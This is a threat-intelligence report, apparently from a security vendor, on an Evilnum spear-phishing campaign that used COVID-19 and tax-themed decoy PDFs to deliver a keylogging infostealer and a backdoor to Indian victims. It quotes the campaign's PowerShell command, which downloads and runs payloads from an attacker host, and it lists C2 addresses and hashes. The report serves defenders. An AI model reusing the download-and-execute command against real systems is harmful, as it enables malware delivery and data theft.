SUBEX

Evilnum Infostealer lurking in Indian cyberspace

Date: 15/09/2020

Shyava Tripathi

Evilnum, an adversary group notorious for targeting financial technology companies with infostealers since 2018, has tweaked it's phishing campaign and is now luring Indians by preying on their growing COVID-19 fears, as the rising cases continue to seed panic in the country.

Upon diving deeper into the targeted phishing attacks launched on overseas Indians, first discovered by Arctos Network earlier this month, a much larger and customized campaign targeting the country has been identified by us.

The emails offer documents claiming to provide details about the high recovery rates in the country, relaxation of lockdown norms as well as Covid related new set of tax rules for NRIs. The main payload is an information stealer RAT capable of logging keystrokes, taking screenshots, and stealing data. The initial infection vector observed in this campaign is set in motion by delivering zip archives through spear phishing emails, that contain either Windows shortcut files (.lnk) or Windows executable files (.exe) disguised as pdf documents. These emails leveraging convincing lures, appearing to come from legitimate government agencies like the 'Ministry of Health and Family Welfare' & the 'Confederation of Indian Industry', widen the likelihood of these malicious documents being opened by the victims.

▪ OVERVIEW OF THE GROUP

Evilnum APT group has been reported to target fintech companies located in the UK and EU with information stealing malware since at least 2018. Over the course of the last few months, the activity of the group has increased substantially, and multiple new infection vectors deployed by the group have come into light. Cybereason uncovered a new infection chain earlier this month wherein absolute .lnk files masqueraded as documents such as credit card and Driver's license photos were delivered using spear phishing emails whereas earlier campaigns by Evilnum delivered multiple LNK files, each serving a different functionality of the attack vector, disguised as image files.

The APT group revises its phishing baits periodically in an effort to evade detection. The malware dropped by these malicious attachments is also continually revised and refashioned to change its hash value so as to increase the reach of the campaign.

Evilnum has also been observed to deploy tools purchased from the Golden Chickens Malware-as-a-Service (MaaS) provider in some attacks. These tools provide typical malware infrastructure such as C2 servers and backdoor components and are known to have been used by other adversary groups such as FIN6 and Cobalt. Some components delivered in this campaign share similarities with artefacts previously used by the Cobalt group.

▪ CAMPAIGN

The campaign appears to be highly targeted, as opposed to a widespread phishing operation, with a focus on enticing victims by feeding to their fear and sense of urgency at a time when the number of Covid cases in the country are exponentially rising. The documents appearing to be issued from legitimate government agencies claim to provide information about the increasing recovery rates in the country, the revival of the nation’s fallen economy post lockdown relaxations, and Covid based new income tax rules for non-resident Indians (Table - 1).

Customized Phishing Vectors	Issuing Agency
Income tax new rules for NRI.pdf	Union Budget 2020, GOI
New set of relaxations pave way for a quick revival of economy-CII.pdf	Confederation of Indian Industry
India records highest ever single day COVID-19 recoveries.pdf	Ministry of Health and Family Welfare, GOI.
India COVID-19 recovery rate reaches 67.19 pct.pdf	Ministry of Health and Family Welfare, GOI.

▪ INFECTION CHAIN

The infection vectors observed in this campaign are of two kinds; the first type (Type - I), delivers the payload using a Windows shortcut file (.lnk) disguised as a pdf file and the second kind (Type - II), drops the payload with the help of a malicious executable concealed as a pdf file with double extensions.

Both infection vectors upon execution drop 3 artefacts (Figure - 1) :

- A decoy pdf file which serves as the bait
- The main infostealer component (executable) named ‘conhost.exe’
- A Golden Chickens RAT component (dynamic link library) named ‘event.log’



Figure 1: Infection Chain

▪ ANALYSIS OVERVIEW

TYPE – 1

In the first type of infection vector, a spearphishing email delivers an archive file, which upon extraction gives a malicious executable disguised as a PDF file. This executable file serves as a downloader to the main payload; upon execution of this executable by the victim, a C2 communication is established and 3 files (conhost.exe, event.log & a decoy pdf file) are downloaded.



Figure 2: Type – I Infection Vector

Once dropped, the downloader file executes the malicious executable ‘conhost.exe’ in the background and opens the legitimate-looking benign pdf file in the foreground. ‘Conhost.exe’ calls upon the ‘event.log’ DLL file once executed. All three files are downloaded in the ‘\AppData\Local\Temp\RarSFX0’ folder.

TYPE – II

In the second type of infection vector, the archive file delivered by means of the spearphishing email, yields a Windows Shortcut file (.lnk) disguised as a PDF file, upon extraction. The shortcut file contains an embedded PowerShell command which is executed upon opening the .lnk file.

The script (shown below) first downloads the benign pdf file and executes it in the foreground, followed by downloading ‘conhost.exe’. Once downloaded, ‘conhost.exe’ is executed by the PowerShell script silently in the background so the victim remains oblivious to this malicious action.

```
hidden -nop -ep bypass -c "IEX(New-Object SystemNetWebClient)DownloadFile('https://ccdnmicrosoftdocsworkersdev/_uploads/Income tax new rules for NRIpdf','%userprofile%\Downloads\Income tax new rules for NRIpdf');(New-Object -com ShellApplication)ShellExecute('%userprofile%\Downloads\Income tax new rules for NRIpdf');IEX(New-Object SystemNetWebClient)DownloadFile('https://ccdnmicrosoftdocsworkersdev/_uploads/eventdat','C:\Users\Public\Music\eventlog');IEX(New-Object SystemNetWebClient)DownloadFile('https://ccdnmicrosoftdocsworkersdev/_uploads/conhostdat','%temp%\conhostexe');(New-Object -com ShellApplication)ShellExecute('%temp%\conhostexe');"\pdfpdf
```

Similar to the Type-1 vector, ‘Conhost.exe’ calls upon ‘event.log’ DLL file upon execution.



Figure 3: Type – II Infection Vector

Infostealer Component – ‘Conhost.exe’

Conhost.exe serves as the main payload and is responsible for logging user input, taking screenshots, stealing data and downloading additional malware. The binary is encrypted, and the stub decrypts the main payload upon execution. Victim information such as Machine Name, GUID, OS Name, OS Version and Antivirus vendor details are sent to the C2 server upon execution of the malware. Captured data, including the logged keystrokes and screenshots are sent to the C2 server with the help of the backdoor component.

Backdoor Component – 'event.log'

'Event.log' is responsible for providing 'conhost.exe' with backdoor and C2 communication capabilities. It has the ability perform code injection, establish backdoor, escalate privileges, and execute remote commands received from the C2 channel.
Since Evilnum shares the same malware supplier as FIN6 and Cobalt, 'event.log' shares more than 80 percent gene similarity (Figure 4) with the artefacts used by CobaltStrike.



Figure 4: Intezer Code Reuse Analysis

SUBEXSECURE PROTECTION

SubexSecure detects the Evilnum Infostealer RAT as 'SS_Gen_EvilNum_PE_A' and 'SS_Gen_EvilNum_Lnk_A' for Type-1 and Type-2 vectors respectively.

MITRE ATTACK TECHNIQUES

TACTIC	TECHNIQUE	ID	SUBTECHNIQUE
Initial Access	Phishing	T1566.001	Spearphishing Attachment
Execution	User Execution	T1204.002	Malicious File
Defence Evasion	Masquerading	T1036.001	Invalid Code Signature
Defence Evasion	Obfuscated Files or Information	T1027.002	Software Packing
Execution	Command & Scripting Interpreter	T1059.001	PowerShell
Execution	Command & Scripting Interpreter	T1059.003	Windows Command Shell
Discovery	Query Registry	T1012	-
Defence Evasion	Modify Registry	T1112	-
Command & Control	Application Layer Protocol	T1071.001	Web Protocol
Exfiltration	Exfiltration over C2 Channel	T1041	-
Defence Evasion	Deobfuscate/Decode Files or Information	T1140	-
Collection	Input Capture	T1056.001	Keylogging
Collection	Screen Capture	T1113	-
Privilege Escalation	Process Injection	T1055.002	Portable Executable Injection
Defence Evasion	Virtualization/Sandbox Evasion	T1497.003	Time Based Evasion

IOCs

- In both the vectors, the malware has been seen to communicate with the C2 servers using only IP addresses and not domain names. The communication takes place using an encrypted channel over TLS.

207.194.175[.]74
207.194.175[.]122
207.194.175[.]89
172.67.170[.]70

- The pdb path, 'C:\Project\ShellCodeLauncher\Debug\ShellCodeLauncher.pdb' is observed across all the 5 samples.
- 'C:\Users\worker\AppData\Local\Temp\RarSFX0' is the path where the payload is dropped.

SAMPLE DETAILS

Sample – 1: TYPE - II			
Downloader	**pdf.lnk**	Income tax new rules for NRI.pdf.lnk	9e4f11b2a3333ed51d6612effa3da4ee
RAT Component	**Exe**	Conhost.exe	10523457ffe8477e49a13aa8e495933b
Loader Component	**Dll**	Event.log	201b9bdeb711419b30871190e8f01649
PDF	**Pdf**	Income tax new rules for NRI.pdf	151785365af4fac1a93314e03acae959

Sample – 2: TYPE - I			
Downloader	**pdf.exe**	new set of relaxations pave way for a quick revival of economy-cii.pdf.exe	ad1c08fb335e32604f198ed6a867833a
RAT Component	**Exe**	Conhost.exe	e86791c6af065d299e961592fc0ab245
Loader Component	**Dll**	Event.log	7d50c04cdee6fdff0f8efa3624d701e7
PDF	**Pdf**	new set of relaxations pave way for a quick revival of economy-cii.pdf	bca14fad6520e319c804050a0102c221

Sample – 3: TYPE - I			
Downloader	**pdf.exe**	India records highest ever single day COVID-19 recoveries.pdf.exe	0d29745c6c31d8da252039ffe06e5eb6
RAT Component	**Exe**	Conhost.exe	3cf0c79ccf517a9880f2ef0b3731b04a
Loader Component	**Dll**	Event.log	001897124afc75c8f462865f6f1c2f41
PDF	**Pdf**	India records highest ever single day COVID-19 recoveries.pdf	9138ad37b9cb2a090a029bba74b169f3

Sample – 4: TYPE - I			
Downloader	**pdf.exe**	India records highest ever single day COVID_19 recoveries.pdf.exe	e60a75d7fe57c1b12f6bc881fd1dbf8e
RAT Component	**Exe**	Conhost.exe	9e11d73a029d2dffde3d7a957a1a50fb
Loader Component	**Dll**	Event.log	60e236b628feac4c1cd1548d7bc4959f
PDF	**Pdf**	India records highest ever single day COVID-19 recoveries.pdf	9138ad37b9cb2a090a029bba74b169f3

Sample – 5: TYPE – I			
Downloader	**pdf.exe**	India COVID-19 recovery rate reaches 67.19 pct.pdf.exe	f5891704d133f7956e604fc49cd04a7f
RAT Component	**Exe**	Conhost.exe	a71c75bd44315f8dfd53ccd51dd0ffa9
Loader Component	**Dll**	Event.log	6116d44e33e5b60d36cb11d6ddb08a09
PDF	**Pdf**	India COVID-19 recovery rate reaches 67.19 pct.pdf	7422b4e492df2c33e40f0dc140395045

OUR HONEYPOT NETWORK

This report has been prepared from threat intelligence gathered by our honeypot network that is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day registered across this network of individual honeypots are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework, that we have developed within Subex. The network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity flavors globally. Devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.